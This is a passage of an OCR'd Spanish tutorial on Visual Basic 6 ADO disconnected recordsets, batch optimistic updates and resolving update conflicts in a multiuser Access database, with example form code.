
```
Set rs.ActiveConnection = Nothing
```

una vez que se ha desconectado el recordset, se puede cerrar momentáneamente la conexión mediante:

```
cn.Close
```

Ahora cabe una pregunta, ¿cómo puedo realizar operaciones de actualización, borrado y adición de registros?. Para realizar estas acciones, se utiliza el cursor adLockBatchOptimistic. Este cursor se utiliza para poder hacer actualizaciones en bloque, es decir, que todas las operaciones antes citadas, se van “guardando” en una lista de espera hasta que nosotros decidimos. Como estarás pensando esto es muy perecido a una transacción pero en este caso no bloqueamos nada. Una de las cosas importantes a tener

en cuenta, es que en el momento en el que actualicemos los cambios en el recordset, estos van a suceder en el mismo orden en el que han ido realizando, que aunque puede parecer obvio es útil tenerlo en mente para subsanar posteriores sustos. Otra cosa muy importante, este tipo de actualizaciones es necesario hacerlas con un recordset estático. Al igual que sucedía con el adLockOptimistic, en este caso, somos optimistas, es decir nos tenemos que imaginar que en el momento en el que vamos a actualizar no hay nadie más haciéndolo, cosa que en la mayoría de los casos no es así, aunque ya se verá en otro artículo como se puede subsanar esto. Cuando volvemos a conectar el recordset, tenemos la posibilidad de actualizar todos los cambios, y también rechazar los cambios, mediante CancelBatch. Vamos a ir explicando el ejemplo que se ha desarrollado para intentar explicar todo esto. El formulario en el que vamos a trabajar tiene el siguiente aspecto:



Tenemos tres cajas de texto, la primera sólo permite escribir números (ya que el campo en el que se van a insertar sus datos es

numérico) y las otras dos permiten cualquier carácter. También hemos situado dos botones que se explicaran posteriormente y un listview para mostrar los cambios.

Veamos secuencialmente nuestro programa. Tenemos tres variables declaradas a nivel de formulario, la conexión, un recordset y la consulta:

```
Dim cn As ADODB.Connection
Dim rs As ADODB.Recordset
Dim consulta As String
```

En el evento de carga del formulario tenemos el siguiente código:

```
Private Sub Form_Load()
Set cn = New ADODB.Connection
cn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0; Data Source=C:\toni.mdb;"
cn.Open , "", ""
consulta = "SELECT Tabla.ID, Tabla.Datos, Tabla.clave FROM Tabla"
If RellenarListView(Me.lvw, consulta) = False Then
   MsgBox "No se ha podido leer los datos de la base de datos"
End If
'Abrimos un recordset por lotes con esta consulta
Set rs = New ADODB.Recordset
rs.CursorLocation = adUseClient
rs.Open consulta, cn, adOpenStatic, adLockBatchOptimistic, adCmdText
'Ahora desconectamos el recordset
Set rs.ActiveConnection = Nothing
'Cerramos la conexión
cn.Close
cmdConectar.Enabled = False
End Sub
```

En este evento, en primer lugar abrimos la conexión. Una vez abierta vemos qué registros tenemos en la base de datos utilizando la consulta sql que vamos a utilizar posteriormente en el recordset que va a actualizar por lotes. Una vez hecho esto hemos abierto el recordset con esa consulta y de forma estática para

realizar una actualización optimista por lotes. Finalmente desconectamos al recordset de la conexión y la cerramos.

Aunque a estas alturas ya tendremos claro como se programa una caja que sólo admite número pondremos el código que usa y la función a la que llama, si tienes dudas sobre las cajas de texto puedes consultar la lección correspondiente que también está en esta sección de MacroHeavy.com.

```
Private Sub txtID_KeyPress(KeyAscii As Integer)
numeros KeyAscii
End Sub
Private Sub numeros(codigo As Integer)
Select Case Chr(codigo)
   Case "0" To "9"
   Case Chr(8)
   Case Else
      codigo = 0
End Select
End Sub
```

Ahora vamos a ver lo verdaderamente importante. El código que se ejecuta cuando se pulsa al botón Añadir registro es el siguiente:

```
Private Sub cmdAnyadir_Click()
'En este evento vamos a introducir todos los registro que
queramos, lo mismo
'se podría hacer borrando y actulizando, pero por simplicidad del
ejemplo se ha
'optado a sólo añadir
Dim datos As Variant
Dim campos As Variant
'En primer lugar comprobamos si las cajas están rellenas
If comprobarCajas And rs.Supports(adAddNew) Then
   datos = Array(Me.txtID, Me.txtNombre, Me.txtClave)
   campos = Array("ID", "Datos", "clave")
   rs.AddNew campos, datos
   'Activamos el botón de volver a conectar
   Me.cmdConectar.Enabled = True
```

```
Else
   MsgBox "Las cajas de texto deben estar rellenas"
End If
End Sub
```

Como se indica en el código, por simplicidad sólo vamos a añadir registros, pero se pueden hacer simultáneamente más operaciones como actualizaciones, borrados, otras actualizaciones,..., es decir todas las acciones que queremos sobre nuestro recordset, aunque hay que tener cuidado con lo que se hace ya que en este momento como sucede cuando se utiliza un recordset guardado, no saltan los errores, estos saltarán al actualizar. Hemos utilizado la siguiente función para comprobar si las cajas estaban rellenas:

```
Private Function comprobarCajas() As Boolean
Dim obj As Control
For Each obj In Controls
   If obj.Name Like "txt*" Then
      If obj.Text = "" Then
         comprobarCajas = False
         Exit For
      End If
   End If
   comprobarCajas = True
Next
End Function
```

Una vez que se han realizado todos los cambios, daremos al botón Conectar en el que se ejecutará el siguiente código:

```
Private Sub cmdConectar_Click()
Dim respuesta As VbMsgBoxResult
respuesta = MsgBox("¿Quiere guardar los cambios?", vbYesNo +
vbQuestion, "¡Atención!")
If respuesta = vbYes Then
   cn.Open
   Set rs.ActiveConnection = cn
   rs.UpdateBatch
   'Rellenamos el listview
```

```
    If RellenarListView(Me.lvw, consulta) = False Then
        MsgBox "No se ha podido leer los datos de la base de datos"
    End If
    'Volvemos a cerrar la conexión
    Set rs.ActiveConnection = Nothing
    cn.Close
Else
    rs.CancelBatch
End If
Me.cmdConectar.Enabled = False
End Sub
```

En primer lugar le preguntamos al usuario si quiere actualizar los cambios que ha hecho en caso positivo, se vuelve a abrir la conexión, se asigna esta conexión al recordset y se actualizan los cambios. Como hemos sido buenos no se ha producido ningún error y además estábamos solos en la oficina y nadie actualizaba, el siguiente artículo sobre ADO tratará esto. Después de actualizar mostramos los cambios. Si el usuario ha dado a cancelar se cancela el proceso por lotes. Aunque ya es conocida por muchos la subrutina de rellenar el listview es la siguiente:

```
Private Function RellenarListView(ByRef lst As ListView, ByVal sql
As String) As Boolean
Dim contador As Integer
Dim columna As ColumnHeader
Dim rs As ADODB.Recordset
Dim li As ListItem
Set rs = New ADODB.Recordset
rs.CursorLocation = adUseClient
rs.Open sql, cn, adOpenStatic, adLockReadOnly, adCmdText
'Ponemos el estilo del ListView a report
lst.View = lvwReport
lst.GridLines = True 'Ponemos las lineas del listview
lst.LabelEdit = lvwManual 'Para no poder editar la etiqueta.
'Limpiamos el contenido del ListView
lst.ColumnHeaders.Clear
lst.ListItems.Clear
'Ponemos las columnas con los campos de la consulta:
```

```
For contador = 0 To rs.Fields.Count - 1
   Set columna = lst.ColumnHeaders.Add(, ,
rs.Fields(contador).Name)
Next contador
'Ponemos los datos en el listview
If rs.Fields.Count = 0 Then
   RellenarListView = False
Else
   Do Until rs.EOF
      Set li = lst.ListItems.Add(, , rs.Fields(0).Value)
      For contador = 1 To rs.Fields.Count - 1
         li.ListSubItems.Add , , rs.Fields(contador).Value
      Next contador
      rs.MoveNext
   Loop
End If
rs.Close
Set rs = Nothing
RellenarListView = True
End Function
```


Hay que tener cuidado de que la conexión este abierta ya que esta función usa dicha conexión. Finalmente en el evento UnLoad del formulario cerramos todo:

```
Private Sub Form_Unload(Cancel As Integer)
If rs.State = adStateOpen Then
   rs.Close
End If
If cn.State = adStateOpen Then
   cn.Close
End If
Set rs = Nothing
Set cn = Nothing
End Sub
```

Veamos como funcionaría el programa, vamos a insertar tres registros seguidos:

ID	Datos	Clave
3	Torrente	AAS
4	Pastora	RRT
5	Igor	EER

y los resultados son:



Conclusiones

- Los procesos de actualizaciones por lotes se han de realizar con recordset estáticos.
- Un recordset puede trabajar sin estar conectado a la base de datos.
- Se pueden hacer todos los cambios que queramos a los registros de nuestro recordset, pero hay que tener en cuenta que la actualización se va a realizar en el orden temporal de dichas modificaciones.

Volver al menú del curso

Total de visitas:

Resolver conflictos en una base de datos multiusuario

Título: Resolver conflictos en una base de datos multiusuario
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como abordar la difícil tarea de resolver los conflictos en una base de datos multiusuario.
Fecha: [25/03/02]

Introducción

En este artículo se va a intentar mostrar como se debe de tratar el problema de la resolución de conflictos en una base de datos multiusuario. Los conflictos en este tipo de base de datos van a aparecer cuando estemos intentando actualizar un registro de la base de datos y otro usuario haya hecho alguna de la siguientes modificaciones:

- los registros que vamos a actualizar han sido borrados por otro usuario;
- los datos que vamos a actualizar ya han sido actualizados por otro usuario.


Desarrollo

Uno de los aspectos que debemos recordar antes de empezar a ver como se resuelven los conflictos es saber que es una actualización optimista. Como actualización optimista se comprende a aquella en que esperamos ningún otro usuario haya actualizado el mismo registro mientras que nosotros lo estamos haciendo. Como podemos imaginar en una base de datos en la que muchos usuario estén actualizando esta situación se va a incumplir muchas veces. Por tanto se debe de recurrir a tratar dichos errores para poder subsanarlos de la manera más elegante posible. ¿Qué hace ADO para informarnos de que hay un error?, la respuesta es que ADO señala conflicto cuando dos usuarios modifican el mismo campo de un registro. Otra de las cosas que hay que tener en cuenta, es que la tabla en la que tengamos los datos tenga una clave primaria ya que si no es así además de estar un poco mal diseñada nuestra tabla, y accidentalmente se pueden actualizar más registros de los que se deseaba.

¿Cómo sabemos entonces cual de nuestros registros ha sufrido un error?, la respuesta la tiene la propiedad Filter. Pero como filtramos con Filter dichos registros, pues escogiendo los registros que tengan el valor adFilterConflictingRecords. Ahora que ya sabemos que registros tienen conflictos, debemos solucionarlos. En primer lugar hay que ver que información nos da la propiedad Status. Para ello miraremos en esta propiedad si el registro ha sido modificado, mediante el valor adRecModified, o si ha sido borrado, ya que devolverá adRecDeleted. Pero ahora llega el gran dilema, ¡¡¡ que hacemos ¡!!. Bueno según la bibliografía que he consultado, recomiendan que sea el usuario el que diga lo que quiere hacer, además así si lo hace mal nuestro programa estará bien hecho y no dirá aquello de ¡vaya M de programa!. Ahora viene el meollo de la cuestión, ¿cómo sé que valores había en la tabla para que el usuario pueda elegir?. Pues para conocerlo, debemos resincronizar otra vez nuestro recordset, utilizando para ello la propiedad UnderlyingValue del objeto Field. Para resincronizar el recordset se utiliza el método Resync, que debemos utilizar con el primer argumento adAffectGroup, que afecta a los registros que hayamos vuelto visibles con el filtro y con el segundo a adResyncUnderlyingValues que asignará el valor leído de la base de datos a la propiedad UnderlyingValue. Hay que tener en cuenta también que aunque dos usuarios actualicen un mismo campo con el mismo valor ADO dará un error. Por tanto ahora debemos de dar opciones a nuestro usuario, y las dos opciones más lógicas son:

- aceptar el valor que se encuentre almacenado en la base de datos, asignando la propiedad UnderlyingValue del campo a la propiedad Value;
- guardar el valor en la base de datos volviendo a ejecutar el método UpdateBatch, pero teniendo en cuenta que si mientras el usuario se lo piensa otro más listo actualiza, estamos en las mismas.

Ahora vamos al grano, con un ejemplo que nos aclare todo esto. Vamos a utilizar el mismo código que en el caso del artículo Recordsets Desconectados, modificando sólo el código necesario para resolver los conflictos. El formulario que hemos diseñado es el siguiente:



En la tabla que vamos a utilizar la clave principal es ID. Veamos cual sería el código que utilizamos en nuestro programa (muchas partes del código están en otro artículo anterior si quieres más información pincha aquí). En las declaraciones generales del formulario y en el evento Form_Load escribimos el siguiente código:

```
Dim cn As ADODB.Connection
Dim rs As ADODB.Recordset
Dim consulta As String

Private Sub Form_Load()
Set cn = New ADODB.Connection
cn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0; Data
Source=C:\toni.mdb;"
cn.Open , "", ""
consulta = "SELECT Tabla.ID, Tabla.Datos, Tabla.clave FROM Tabla"
If RellenarListView(Me.lvw, consulta) = False Then
   MsgBox "No se ha podido leer los datos de la base de datos"
End If
'Abrimos un recordset por lotes con esta consulta
Set rs = New ADODB.Recordset
rs.CursorLocation = adUseClient
```

```
rs.Open consulta, cn, adOpenStatic, adLockBatchOptimistic, adCmdText
'Ahora desconectamos el recordset
Set rs.ActiveConnection = Nothing
'Cerramos la conexión
cn.Close
cmdConectar.Enabled = False
End Sub
```

La función RellenarListView tiene el siguiente código:

```
Private Function RellenarListView(ByRef lst As ListView, ByVal sql As
String) As Boolean
Dim contador As Integer
Dim columna As ColumnHeader
Dim rs As ADODB.Recordset
Dim li As ListItem
Set rs = New ADODB.Recordset
rs.CursorLocation = adUseClient
rs.Open sql, cn, adOpenStatic, adLockReadOnly, adCmdText
'Ponemos el estilo del ListView a report
lst.View = lvwReport
lst.GridLines = True 'Ponemos las lineas del listview
lst.LabelEdit = lvwManual 'Para no poder editar la etiqueta.
'Limpiamos el contenido del ListView
lst.ColumnHeaders.Clear
lst.ListItems.Clear
'Ponemos las columnas con los campos de la consulta:
For contador = 0 To rs.Fields.Count - 1
   Set columna = lst.ColumnHeaders.Add(, , rs.Fields(contador).Name)
Next contador
'Ponemos los datos en el listview
If rs.Fields.Count = 0 Then
   RellenarListView = False
Else
   Do Until rs.EOF
      Set li = lst.ListItems.Add(, , rs.Fields(0).Value)
      For contador = 1 To rs.Fields.Count - 1
         li.ListSubItems.Add , , rs.Fields(contador).Value
      Next contador
      rs.MoveNext
   Loop
End If
rs.Close
```

```
Set rs = Nothing
RellenarListView = True
End Function
```

Como tenemos que actualizar registros, vamos a tomar los datos que tengamos en la base de datos que vamos a imaginar que son los del listview, para ello escribimos el siguiente código en el evento doble click:

```
Private Sub lvw_DblClick()
Me.txtID = Me.lvw.SelectedItem.Text
Me.txtNombre = Me.lvw.SelectedItem.ListSubItems(1).Text
Me.txtClave = Me.lvw.SelectedItem.ListSubItems(2).Text
End Sub
```

Con ello conseguiremos que se pase el contenido de la fila seleccionada (la que tiene el foco) a las cajas de texto. Ahora vamos a actualizar el registro, o los registros que hemos modificado, como precaución comprobamos que las cajas de texto estén rellenos:

```
Private Function comprobarCajas() As Boolean
Dim obj As Control
For Each obj In Controls
   If obj.Name Like "txt*" Then
      If obj.Text = "" Then
         comprobarCajas = False
         Exit For
      End If
   End If
   comprobarCajas = True
Next
End Function
```

Ahora llega el momento en el que vamos a actualizar los registros, para ello utilizamos el evento click del botón Modificar el Registros de nuestro formulario:

```
Private Sub cmdModificar_Click()
Dim campos As Variant
Dim valores As Variant
'Conectamos el botón de volver a conectar
Me.cmdConectar.Enabled = True
'Comprobamos las cajas:
If comprobarCajas = True Then
```

```
    'Ponemos el puntero en el primer registro
    rs.MoveFirst
    'Buscamos el registro cuyo ID sea el que queremos:
    rs.Find "ID=" & Me.txtID
    'Hacemos la actulización del registro
    campos = Array("Datos", "Clave")
    valores = Array(Me.txtNombre, Me.txtClave)
    'Actualizamos el registro
    rs.Update campos, valores
End If
End Sub
```

Por precaución comprobamos que las cajas tenga algo en su interior. Utilizamos el método Find para buscar la clave principal de nuestro registro y realizarle los cambios oportunos. Otra cosa que merece mención en el código anterior es que debemos de poner el puntero que recorre los registros en el primero antes de utilizar Find ya que en caso contrario, podemos fallar la búsqueda al estar encima de dicho puntero. Una vez que hemos modificado los datos pasamos a ver el procedimiento para resolver los conflictos. Veamos en primer lugar el código que se ejecuta cuando pulsamos al botón Conectar:

```
Private Sub cmdConectar_Click()
Dim respuesta As VbMsgBoxResult
Dim campo As ADODB.Field
Dim texto As String, texto2 As String
Dim borrado As Boolean
On Error Resume Next
respuesta = MsgBox("¿Quiere guardar los cambios?", vbYesNo +
vbQuestion, "¡Atención!")
If respuesta = vbYes Then
    cn.Open
    Set rs.ActiveConnection = cn
    rs.Properties("Update Criteria") = adCriteriaAllCols
    rs.UpdateBatch
    'Ponemos el filtro a los registros que tengan conflictos
    rs.Filter = adFilterConflictingRecords
    'Comprobamos que haya registros en nuestro filtrado
    If rs.RecordCount > 0 Then
        'Resincronizamos el recordset pasando los dos criterios explicados
        'anteriormente:
        rs.Resync adAffectGroup, adResyncUnderlyingValues
        Do Until rs.EOF
```


```
        texto = "Se han producido conflictos en el registro:      " & _
           rs!ID & vbCrLf
           For Each campo In rs.Fields
           'Mostramos los registros en los que el valor original y el
           'nuevo no coincidan:
           If IsEmpty(campo.UnderlyingValue) Then
                 texto = texto & "El campo " & campo.Name & _
                 "  ha sido borrado de la base de datos. " & vbCrLf
                 MsgBox texto, vbCritical, "Atención, registro borrado"
                 borrado = True
                 rs.CancelBatch adAffectCurrent
                 Exit For
           Else
              If (campo.Value <> campo.UnderlyingValue) Then
                 texto = texto & "Campo:     " & campo.Name & _
                 " cuyos valores eran:     " & vbCrLf & _
                 "* Valor Original:       " & campo.OriginalValue & vbCrLf &
_
                 "* Valor de la base de datos:      " & _
                 campo.UnderlyingValue & vbCrLf & _
                 "* Valor actual:      " & campo.Value & vbCrLf
              End If
           End If

       Next campo
         If Not borrado Then
           respuesta = MsgBox(texto & "¿Quiere actulizar el registro?", _
           vbOKCancel + vbQuestion, "¡Atención!")
           If respuesta = vbOK Then
              rs.UpdateBatch adAffectCurrent
           Else
              rs.CancelBatch adAffectCurrent
           End If
         End If
         borrado = False
         texto = ""
         rs.MoveNext
      Loop
   End If
   'Quitamos el filtro
   rs.Filter = adFilterNone
   'Enseñamos los nuevos resultados
   If RellenarListView(Me.lvw, consulta) = False Then
   MsgBox "No se ha podido leer los datos de la base de datos"
```

```
    End If
    'Volvemos a cerrar la conexión
    Set rs.ActiveConnection = Nothing
    cn.Close
Else
    rs.CancelBatch
End If
Me.cmdConectar.Enabled = False
End Sub
```


En primer lugar lo que hacemos es preguntar si se quieren actualizar los cambios, si se dice que si, entonces comenzamos a actualizar por lotes. Si no hubiera ningún conflicto, saldríamos correctamente de este procedimiento, pero en caso contrario sucede lo siguiente, en primer lugar al ocurrir un error, no se produce la actualización y saltamos a la línea siguiente (On error resume Next). Establecemos la propiedad Update Criteria a asCriteriaAllCols, con el fin de prevenirnos por si cogemos todos los campos con la consulta Select y en nuestra tabla no hay ninguna clave principal. A continuación filtramos aquellos registros que tiene 